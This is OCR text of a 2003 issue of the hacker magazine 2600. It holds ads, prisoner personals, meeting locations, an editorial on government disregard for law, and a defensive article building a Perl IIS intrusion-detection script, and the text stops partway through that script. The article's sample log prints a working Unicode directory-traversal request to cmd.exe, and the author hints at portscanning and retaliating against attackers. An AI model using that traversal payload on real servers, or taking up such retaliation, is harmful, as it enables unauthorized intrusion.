CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.
HACKERMIND: Dedicated to bringing you the opinions of those in the hacker world. Visit www.hackermind.net for more info.
VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer viruses. The White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.
WDCD - A WANTON DISPLAY OF CONTROL AND DISRUPTION. WDCD is a half hour radio satire produced by a small group of otherwise unemployed individuals with roomfuls of old recordings, analog synthesizers, and racks full of strange electronics gear. Born out of the pirate radio scene, WDCD has existed in various forms on various unauthorized radio frequencies for longer than any of us care to recall (or want to admit to). You can hear WDCD every Friday at 6:30 pm ET on 7415 KHz shortwave and on other random frequencies. If you don't have a shortwave radio, you're missing out on some interesting stuff! Check out our website for more information: http://www.wdcdradio.com. Verified WDCD listeners will get a free surprise. WDCD Radio, 614 S 8th St. #319, Philadelphia, PA 19147. Email mailbag@wdcdradio.com.
PRANK PHONE CALLS. Listen to the funniest prank phone calls ever at www.phatspot.com/swankpranks.

Personals

FREE SPEECH ADVOCATE & FREELANCE JOURNALIST. Interested in anonymous true stories of cyberstalking and its techniques from those who understand that this is the activity which will be used to "legitimately" justify the monitoring of all future online interaction. The prisoners demanding the guards protect them from one another. Please direct all correspondence to: Tom, PO Box 660241, Atlanta, GA 30366.
HACKER IN PRISON for being naughty (again). Known as Alphabits for 15 years. I'm doing time in a maximum security state prison for computer fraud. I'm looking to hear from ANYONE in the free world. Help a fellow hacker out! Any reading material is appreciated. Write to me at: Jeremy Cushing - #J51130, Centinela State Prison, PO Box 911, Imperial CA 92251. Will reply to all.
22 YEAR OLD HAXOR/RAVE PROMOTER, incarcerated for expanding consciousness and actualizing a true free market enterprise through the distribution of LSD, seeks thought provoking correspondence. Interests include anime, photography, zines, and all things H/P/C/V/A related. If interested, send snail-mail to: Collin Anderson #165334, PO Box 3100, Browneye, AZ 85326-0301. Hail Discordia!
YOUNG MAN WANTED for correspondence and/or possible long term relationship. Prefer guys under 21 who are either computer literate or have a desire to learn and are honest and nonviolent in their relations. Especially interested in thin, smooth, young men. Drop me a line (and a bare as you dare photo if you wish) to me at: Dwayne, PO Box 292067, Lewisville, TX 75029-2067.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Summer issue: 6/1/03.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Victoria: Eaton Center food court by A&W.

New Brunswick

Moncton: In the lounge of Ground Zero Networks, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive, 7 pm.

Hamilton: Jackson Square food court by payphones and Burger King. 7:30 pm.

Ottawa: Byward Cafe, 55 Byward Market Square. 6:30 pm.

Toronto: Computer Security Education Facility, 199a College Street.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

DENMARK

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Terminalbar in Hovedbanegardens Shopping Center.

ENGLAND

Exeter: At the payphones, Bedford Square. 7 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.

Manchester: The Green Room on Whitworth Street. 7 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Paris: Place de la Republique, near the (empty) fountain. 6 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow Street beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Purple Onion. 5:30 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/-Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's. 7 pm.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tempe: Telephones outside mall entrance to Game Works in the Arizona Mills Mall.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Orange County (Laguna Niguel): Natale Coffee, 27020 Alicia Parkway, #F.

San Diego: Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

Connecticut

Meriden: Meriden Square Mall food court. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court.

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Hawaii

Honolulu: Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184. 6 pm.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Borders Books on the corner of Meridian and Washington.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Mythique, 1135 Decatur St. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.

Marlborough: Solomon Park Mall food court.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Barnes & Noble on Battlefield across from the mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

Buffalo: Galleria Mall food court.

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court.

Raleigh: Crabtree Valley Mall food court in front of the McDonald's.

Wilmington: Independence Mall food court.

North Dakota

Fargo: Barnes and Nobles Cafe on 42nd St.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cincinnati: Cody's Cafe, 113 Calhoun St., far back room. 6 pm.

Cleveland (Bedford): Bedford Arabica, 720 Broadway-On Bedford Square (Commons).

Columbus: Convention Center (downtown), south (hotel) half, carpeted payphone area, near restrooms, north of food court. 7 pm.

Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: The Magic Lamp in the Lakeside Shopping Center near the corner of N. May Ave. and NW 73rd St.

Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Heaven Cafe, 421 SW 10th Ave., near 10th and Stark.

Pennsylvania

Allentown: Panera Bread on Route 145 (Whitehall).

Erie: The Edge, 715 French Street.

Philadelphia: 30th Street Station, under Stairwell 7 sign.

Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Barnes & Noble, Hickory Ridge Mall.

Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston. 7 pm.

Houston: Cafe Nicholas in Galleria 1.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: Marriot Library on the U of U campus.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center, first floor. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.

To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Egyptian Payphones




This is known as a "Nile" phone. They're fairly popular and widespread and they use prepaid cards.



This is a Telecom Egypt phone which can be found near phone company buildings and a few other places. Even in Egypt, phone companies seem to like using that silly swirl symbol that seems to dominate the technology world.



An old Telecom Egypt phone found at a major bus station.



An even older Telecom Egypt phone that takes coins and could really use a good scrubbing.

Photos by Encrypted_Error

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

Thai Payphones



This is as bright and as blue as they come.



A phone designed for international calls that takes all kinds of credit cards.

Photos by Dieter K.

Eritrean Payphone



From Bangkok, the booth alone is a spectacle to behold.

Photo by Matthew Swenson



Found in a small town called Keren, famed for its sacred baobab tree, its walled camel market, and its dwindling population of landmines.

Photo by Mark Sadler

Look on the other side of this page for even more photos!

Volume Twenty, Number Two
Summer 2003, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly



0 74470 83158 7
32 >

"Television taught people to watch 'Friends' rather than have friends. Today, relatively little of our leisure time is spent interacting with other people. Now we spend it observing machines."

- Robert B. Putnam, author of *Bowling Alone*

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Photo
David Buchwald

Cover Design
Mike Essl

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dalai, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, David Ruderman, Screamer Chaotix, Seraf, Silent Switchman, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css, mlc, Seraf**

Broadcast Coordinators: **Juintz, Pete, daRonin, Digital Mercenary, Kobold, w3rd, Gehenna, Brilldon, Chibi-Kim, lee, Nico, Logix, Boink, John**

IRC Admins: **Antipent, daRonin, Digital Mercenary, Redhackt, Roadie, Shardy, The Electronic Delinquent**

Inspirational Music: **Donovan, The Evolution Control Committee, Sparks, Cheap Trick, Gang of Four**

Shout Outs: **George, Brian, Chub, Pete, Mike, Joe Two Rivers**

2600(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 2 Flowerfield, St. James, NY 11780. Second class postage permit paid at Setauket, New York.

POSTMASTER:
Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.
Copyright (c) 2003
2600 Enterprises, Inc.
Yearly subscription: U.S. and Canada - $20 individual, $50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.
Back issues available for 1984-2002 at $20 per year, $25 per year overseas.
Individual issues available from 1988 on at $5.50 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

Junk

Disrespecting the Law	4
Roll Your Own IIS Intrusion Detection System	6
Traversing the Corporate Firewall	12
Staying Anonymous in the Information Age	14
Hardware Key Logging	16
Peeling Grapes	18
Microphones, Laptops, and Supertaps	19
Optimum Online and You	20
Cyber Cafe Software Security	22
A Coupon Trick	23
Hacking the Look	24
Hosting an FTP Server on Cable/DSL Routers	28
Letters	30
Mcwireless Exposed	40
802.11b Reception Tricks	42
Distributed Reflective Denial of Service Attacks	44
Fun with the Nokia 3360/3361	46
Why Redboxing Still Works (sorta)	47
XPloitingXP	53
Marketplace	56
Meetings	58

Disrespecting the Law

Over and over, we're told that above all else we must respect the law. Whether or not we disagree with it, whether or not we feel it's unfair, even when just about everybody *knows* it's a bad law, the one thing that's always been made clear to us is that the law is the law. So it's especially telling when we see just how little the law actually means to lawmakers and those in power.

There is a process by which injustices can be corrected. It's rarely quick and easy and it usually involves a good amount of sacrifice on the part of those trying to change the way things are. The abolition of slavery, women's suffrage, the civil rights movement, even some changes in the foreign policy of the U.S. government came about as a result of intense lobbying, massive demonstrations, and people willing to give up everything in order to stand up for something they believed in.

We see this today on a number of fronts that affect us quite directly, not the least of which is the Digital Millennium Copyright Act (DMCA), used to prosecute *2600* back in 2000. While we lost that fight, the battle against the DMCA continues to this day and we are committed to overturning an unjust law that has robbed many of basic freedoms in the world of digital technology. What laws like the Patriot Act have done to our country is so frightening as to be almost unbelievable. But there are millions of people determined to fight back and attempt to keep civil rights from crumbling into dust.

Disobeying an unjust law is another tactic to force the hand of the lawmakers, one which often carries a heavy price. Despite this, it's rare that the entire structure of the legal system is also disobeyed - those engaging in civil disobedience tend not to try and escape prosecution; rather, they use the structure of the system to voice their objections to the law or policy they're protesting against.

But now we are at a point where those already in power have grown impatient with such things as due process, civil rights, and public perception. In some disturbing and almost comical examples, we see exactly how little the law actually means to them.

Senator Orrin Hatch (R-Utah) has been involved in discussions with a company called MediaDefender which has developed a product to disrupt music downloads (yes, that's what they do). In a recent exchange, Hatch expressed his interest in "destroying" the computers of those suspected of copyright violation. In his words, such an act "may be the only way you can teach somebody about copyrights." This isn't some drunkard in a bar offering a completely insane solution to a problem. This is a United States Senator.

And it's not the first time we've heard this kind of talk. The Recording Industry Association of America (RIAA) has in the past tried to get legislation passed that would allow copyright holders to hack into the computers of people suspected of having music that they didn't pay for. In fact, they attempted to tack this onto an anti-terrorism bill, no doubt hoping that the hysteria of the moment would keep their blatant attempt to bypass due process unnoticed. Fortunately, it didn't work - that time.

Then, in 2002, right before the August recess, Rep. Howard Berman (D-California) proposed another bill to do basically the same thing. ""No legislation can eradicate the problem of peer-to-peer piracy. However, enabling copyright creators to take action to prevent an infringing file from being shared via P2P (peer-to-peer) is an important first step," he said.

There was only one problem. To do what they wanted was illegal under all kinds of laws. So part of what this bill was pushing for was immunity from prosecution. That means the MPAA and RIAA could completely disable, block, and even damage a publicly accessible network if they believed something they didn't like was going on there. And anyone whose computer was damaged as a result of this would have to get *permission* from the U.S. attorney general to sue the perpetrators and then only if the damages were above $250!

New life may be breathed into this legislation by Hatch's recent comments. He said that the system he envisioned would warn a computer user twice if they were doing something

objectionable and "then destroy their computer."

"If that's the only way, then I'm all for destroying their machines," he went on to say.

In a civilized society, laws exist for a reason. At least in theory, they are designed to provide a level playing field and a chance of equal justice for one and all. Individuals break laws for a variety of reasons, usually either to gain an advantage or to recover from a disadvantage. But when governments break these laws, it's because they fear losing control. They begin to act with desperation and start to lose touch with reality. We've seen this all before in many parts of the world throughout history.

Over the past couple of years, we've been witness to this sort of thing on a much larger scale. Civil liberties have become dirty words. The Freedom of Information Act is practically a thing of the past. People who question policy are accused of being traitors. And fear, always the most essential ingredient in such a downward spiral, has become an omnipresent part of our daily lives.

It's always the feeling of crisis which permits what would otherwise be unacceptable changes to practically be welcomed by the public. And, since these changes are unlikely ever to be reversed, society is forever changed in a very negative way.

It would have been completely unheard of only two years ago for people here to be rounded into prison camps and held without charge or without even confirmation of their detention. It happens today and it's no longer even in the news. Most of the time these people aren't citizens of the United States, which in itself is enough to make most of us not care. The fact that someone could be held without charges, bail, or even the right to communicate with their family because of a minor visa violation is overlooked because it's all part of the fight against terrorism and certain laws and basic rights need to be overlooked because they just got in the way.

But there are now increasing examples of U.S. citizens being affected by this as well, such as the case of former Intel software engineer Mike Hawash, held without charges for five weeks and now scheduled to go on trial next January for "Conspiracy to Levy War on the United States." Only extremely sketchy information has been given by the government and it's not likely any more will be released before his trial. (More information can be found at http://www.freemikehawash.org.)

By being defined as an "enemy combatant," the rules on due process can be suspended. Not only that but torture is increasingly seen as a valid way of obtaining information from a suspect. Eventually, people will come to embrace such things in the mistaken belief that their world is being made more secure.

The arrogance and disrespect towards laws and values that have taken centuries to shape doesn't confine itself to within our borders. The recent military aggressions of our nation have only reinforced the impression that the American government merely tolerates laws and treaties until they become inconvenient. In the end, it does whatever it wants to do.

This now includes assassination of foreign leaders, preemptive invasion of any country which *may* someday pose a risk to ours, "punishing" any allies who refuse to go along, and, perhaps most telling, steadfastly refusing to be answerable to the International Criminal Court (although the United States and 138 other countries had already signed on). Congress even went so far as to pass a law authorizing the invasion of The Netherlands to free any U.S. serviceman accused of a war crime! (The ICC is located in The Hague.) Such a violent reaction to even the mere possibility that our soldiers could be held accountable for war crimes has alienated the United States even more.

A government that fails to respect its laws will eventually lose the confidence of its citizens. And a country that fails to respect international law will be looked down upon by the rest of the world and, one way or another, isolated. The two combined is a frightening prospect, especially given our "superpower" status.

Those who feel that existing laws are an inconvenience to their agenda do not have the right to exempt themselves from their power. Like the individuals who challenge the worthiness of a law, there are but two choices - either challenge that effectiveness through courts, public demonstrations, etc. or disobey them and pay the price, using that process as a tool to promote change. If we permit those with power to continue this pattern of choosing which laws apply to them and which apply to everyone else, we will soon have very little worth fighting for.

ROLL YOUR OWN

iis intrusion detection system

by The Rev. Dr. Jackal-Headed-God

If you're in the web development profession and get as many free professional subscriptions as I do, you will notice that at least once per year, each magazine will run a special edition on hacking. Usually there's some sort of catchy cover image showing a shady character engaged in symbolically nefarious behavior. Inside, you'll read about the latest worms, viruses, and "hacks" that your mission-critical web site might be susceptible to. Then you'll read reviews of the latest web site security software, gasp at the cost, and then either try to convince your boss to open her wallet or just move on. It's the standard marketing tactic of scaring you into busting your budget.

So it's a given that there are plenty of top-shelf web security solutions out there. It's also a given that none of them is perfect. And, of course, almost all of them come with a hefty price tag.

This article will show you how to roll your own intrusion detection system for Microsoft's Internet Information Server (IIS) - one that's absolutely free, 200 lines of code, and about 90 percent effective. It assumes that you are running IIS 5.x on Windows 2000, with ActiveState Perl installed (free from www.activestate.com) and configured to run CGI scripts. See ActiveState's documentation on how to set this up. (Hint: don't forget to map .cgi to the Perl interpreter; by default, only .pl is mapped. Sloppy.)

Attack of the Script Kiddies

So what happens when someone decides to target your web site for an attack? Typically, the would-be intruder will use the script kiddy tool de jour, which will scan the target site for a laundry list of well-known vulnerabilities. After the initial scan, the tool will come back with specific vulnerabilities and wait for the order to exploit them. This is analogous to walking around a house and loudly knocking on all the doors and windows, looking for one that's unlocked.

What we're going to focus on is not how to avoid vulnerabilities (read cert.org daily, keep up with vendor patches, be alert, etc.), but rather on how to take advantage of your server's invulnerabilities. We'll listen for that knock and answer it.


How IIS Handles Server Errors

What happens to all of the exploit tests that fail? Usually, they generate server errors (403 Access Forbidden, 400 Bad Request, or 500 Server Error). These server errors are duly noted in your web server's error log and are never, ever noticed. Why? Because no one looks at error logs, of course. And if they do, it's usually too late.

In addition to writing an entry in the error log, IIS will also display a page to the user informing them that an error has occurred. These canned error responses (there are about 60 of them) can be found by default in C:\WINNT\Help\iisHelp\common. Take a look; you'll find one .htm file for each kind of error that IIS understands.

Overriding Default Error Handling

Fire up Internet Services Manager on your web server (usually under Administrative Tools in the Start menu). Right-click on your web site, click on Properties, and select the "Custom Errors" tab. You should see something like this:



You can see that each HTTP error is mapped to an .htm file, the same files that you found in the iisHelp directory. These pages do a fine job of informing the end user that Something Bad Has Happened, but they don't do a thing to alert the system administrator. Let's fix that.

Introducing Watcher

Watcher is a very simple, 200-line Perl script that watches for suspicious server errors and lets you know about them. The source should be dropped in an appropriate folder on your web server inside the web root. Let's see what it does.

The program opens with the standard #!/usr/bin/perl header - not necessary in the Windows world, but UNIX habits die hard.

Configuration lines go first. We start with the address for the main recipient for e-mail alerts. Note that the @ is escaped with a backslash. Forget this, and you'll blow the script up. Next is a list of additional addresses for cc: notification.

SMTP (Simple Mail Transfer Protocol) server information is next. The smtpServerName variable

is set to the IP address of an available SMTP server on your network. This server needs to be able to send mail to the outside world. The smtpPickupPath variable is the path to a specific folder on the box that the SMTP server watches for new outgoing mail. By default, it's c:\\inetpub\\mailroot\\pickup\\. Note the double backslashes.

Finally, we have a list of HTTP errors that we want to watch out for. The default list should cover all the more interesting situations, but feel free to customize it if you want. If you're observant, you'll notice an error code that doesn't belong: 1013. This will be our catch-all for those server errors that IIS doesn't know how to handle.

There are four subroutines.

We're going to make IIS pass us the specific HTTP error code through the path, so the first subroutine (getError) simply extracts this information from the URL.

getDateTime does just that - grabs the current date and time and formats it for easier reading. Most web servers use Greenwich Mean Time, so we'll subtract six hours (21600 seconds) from the time to convert to Central time. You can do the math to modify this line for your local time zone.

returnHTML handles the user-friendly error message that is returned to the browser when the error occurs. You can customize the HTML in this subroutine to display whatever you want.

Finally, writeMail gathers information about the server, the error, and the browser that caused the error and compiles it into an e-mail message. This file is then dropped into your SMTP server's pickup directory and you get an e-mail warning that something's happening on your server.

To configure IIS to use the Watcher script to handle server errors, go back into Internet Services Manager, select Properties for your web site, and go back to the Custom Errors tab. Double click on each entry that corresponds to the %errors code that you found in the Watcher script. Change the Message Type to URL. In the URL field, enter the relative URL to the Watcher script (e.g. /cgi/watcher.cgi). Hit OK, hit Apply, and stop and start your web site just for good measure.

To test your configuration, start off by just applying the change to error code 404. Modify the @trigger list to include 404 as a mail-triggering condition. Then fire up a browser, point it to your web site, and request a page that doesn't exist (e.g. foo.htm).

If your test was successful, you should see the error page from the Watcher script come up in your browser, and you should have an e-mail in your inbox. (Make sure that you remove 404 from the @trigger list.) If you don't see the error page, you either didn't put the correct URL in the error mapping dialog box, you don't have permissions set up on your cgi directory, you forgot to map .cgi to the Perl interpreter, or you otherwise didn't follow instructions. If you don't receive an e-mail, make sure that you put in the correct e-mail address, that your SMTP server is set up properly, and that you mapped to the correct SMTP pickup directory. Beyond that, I'll have to leave it to you to figure out what you did wrong.

Spring Forward

Among the information that you receive by mail is the software used to access your site (usually a web browser, but sometimes an automated script), the bad HTTP request that generated the error, and the IP address of the would-be intruder. Here's a sample, with IP addresses x'ed out for the sake of liability:

A server error occurred on 3/8/2003 at 1:27 am CST. Details below.

This error message was returned to the user:

Access Forbidden (403)

Access to this URL is not allowed. Please use the 'Back' button on your browser.

REQUEST INFO

Referrer:
Request:
http://xxx.xxx.93.10/_vti_cnf/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+e:
Query String:
403;http://xxx.xxx.93.10/_vti_cnf/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+e:
Method: HEAD
Port: 80
Protocol: HTTP/1.0

USER INFO

Remote address: xx.130.93.214
Remote host: xx.130.93.214
User Agent:
Remote Ident:
Remote User:
Authorization Type:

RESPONSE INFO

Script name: /errors/httperror.cgi
Content Length: 26791
Content Type: text/html
Path Info: /errors/httperror.cgi
Translated Path: C:\webroot\somesite\cgi\watcher.cgi

SERVER INFO

Server Name: xxx.xxx.93.10
Computer Name: SOMESERVER
Gateway Interface: CGI/1.1
Server Software: Microsoft-IIS/5.0
System Drive: C:
System Root: C:\WINNT
Windows Directory: C:\WINNT
User Profile: C:\Documents and Settings\ComProdSvc
Path: C:\Perl\bin\;C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wbem;C:\WINNT\System32\WBEM;C:\WINNT\System32\WBEM\SNMP

Notice what's in the Request line under REQUEST INFO. Why, it's someone attempting a Unicode Directory Traversal exploit. Gotcha.

You can use the user profile information to do a traceroute on the "Remote Address" IP address to find out where the attack is coming from. Next I recommend using whois.bw.org to find out who owns the IP. Collect everything you'll need later, because odds are they won't be around for long. Get on the phone with your provider (or your MIS staff) to block all traffic from the subnet of the attacker while you portscan the miscreant and, um, do whatever you feel is justified. (Hint to all script kiddies: make sure your box is secure before you go hunting for exploits.)

Room for Improvement

Watcher is a passive tool, very simple to implement, that will give you an early warning with just about every clumsy attempt to find and exploit a vulnerability in your IIS-based web site. Having said that, there is a lot of room for improvement. For one thing, when your site does come under attack, you're going to get a lot of e-mail. Any Perl hacker worth his salt could extend Watcher to throttle the number of e-mails that it will send in a given period of time. Logging all suspicious activity to a file wouldn't hurt either. And many worms, viruses, and exploits leave a signature - like that garbage in the Request line we saw earlier - that can be used to identify the type of attack that is being attempted.

I've kept Watcher simple and clean for the sake of this article, but once you get familiar with the concept, there's a lot that you can do to extend it to suit your particular needs. Best of all, you don't have to beg your boss to pay for it - it's free.

```
#           Watcher.cgi
#           A passive intrusion detection tool
#           Written by The Rev. Dr. Jackal-Headed-God

#           Configuration Stuff

            $recipient = "admin\@opiwqeoip.com";
            @cclist = ("someone\@opiwqeoip.com","someone_else\@opiwqeoip.com");
            $smtp_server_name = "xxx.xxx.146.8";
            $smtp_pickup_path = "c:\\inetpub\\mailroot\\pickup\\";
            $errorCode = "1013";  # Catch-all error code
            $request = "unknown_error"; # Catch-all code part deux

            # What HTTP errors should trigger an e-mail alert?

            @mailtrigger = ("400","401","403","405","406","407","412","414","500","502","1013");

            # Error codes and descriptions returned to the user.

            %errors = (

                        "400" => "Bad Request|Due to malformed syntax, the request could not be understood by
the server. The client should not repeat the request without modifications.",

                        "401" => "Unauthorized: Logon Failed|This error indicates that the credentials passed
to the server do not match the credentials required to log on to the server. Please contact the Web server's
administrator to verify that you have permission to access the requested resource.",

                        "401.1" => "Unauthorized: Logon Failed|This error indicates that the credentials
passed to the server do not match the credentials required to log on to the server. Please contact the Web
server's administrator to verify that you have permission to access the requested resource.",

                        "401.2" => "Unauthorized: Logon Failed due to server configuration|This error
indicates that the credentials passed to the server do not match the credentials required to log on to the
server. This is usually caused by not sending the proper WWW-Authenticate header field. Please contact the
Web server's administrator to verify that you have permission to access to requested resource.",

                        "401.3" => "Unauthorized: Unauthorized due to ACL on resource|This error indicates
